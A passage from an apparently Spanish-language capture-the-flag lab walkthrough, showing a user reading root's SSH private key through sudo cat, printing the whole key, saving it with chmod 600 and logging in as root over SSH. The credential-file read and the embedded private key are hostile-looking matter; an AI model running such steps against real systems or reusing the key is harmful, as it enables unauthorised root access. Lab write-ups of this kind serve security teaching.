
```
capa@74b1f7dff115:~$ sudo /bin/cat /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
capa@74b1f7dff115:~$ 
```

Nos lo creamos dentro de nuestro host y vamos a dar permisos con chmod.



```
❯ nano id_rsa
❯ chmod 600 id_rsa
```

Nos conectamos por ssh con la clave que hemos hecho en nuestro host y vemos que somos root.



```
❯ ssh -i id_rsa root@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.12.25-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Aug 14 17:57:47 2024 from 172.19.0.1
root@74b1f7dff115:~# whoami
root
root@74b1f7dff115:~# 
```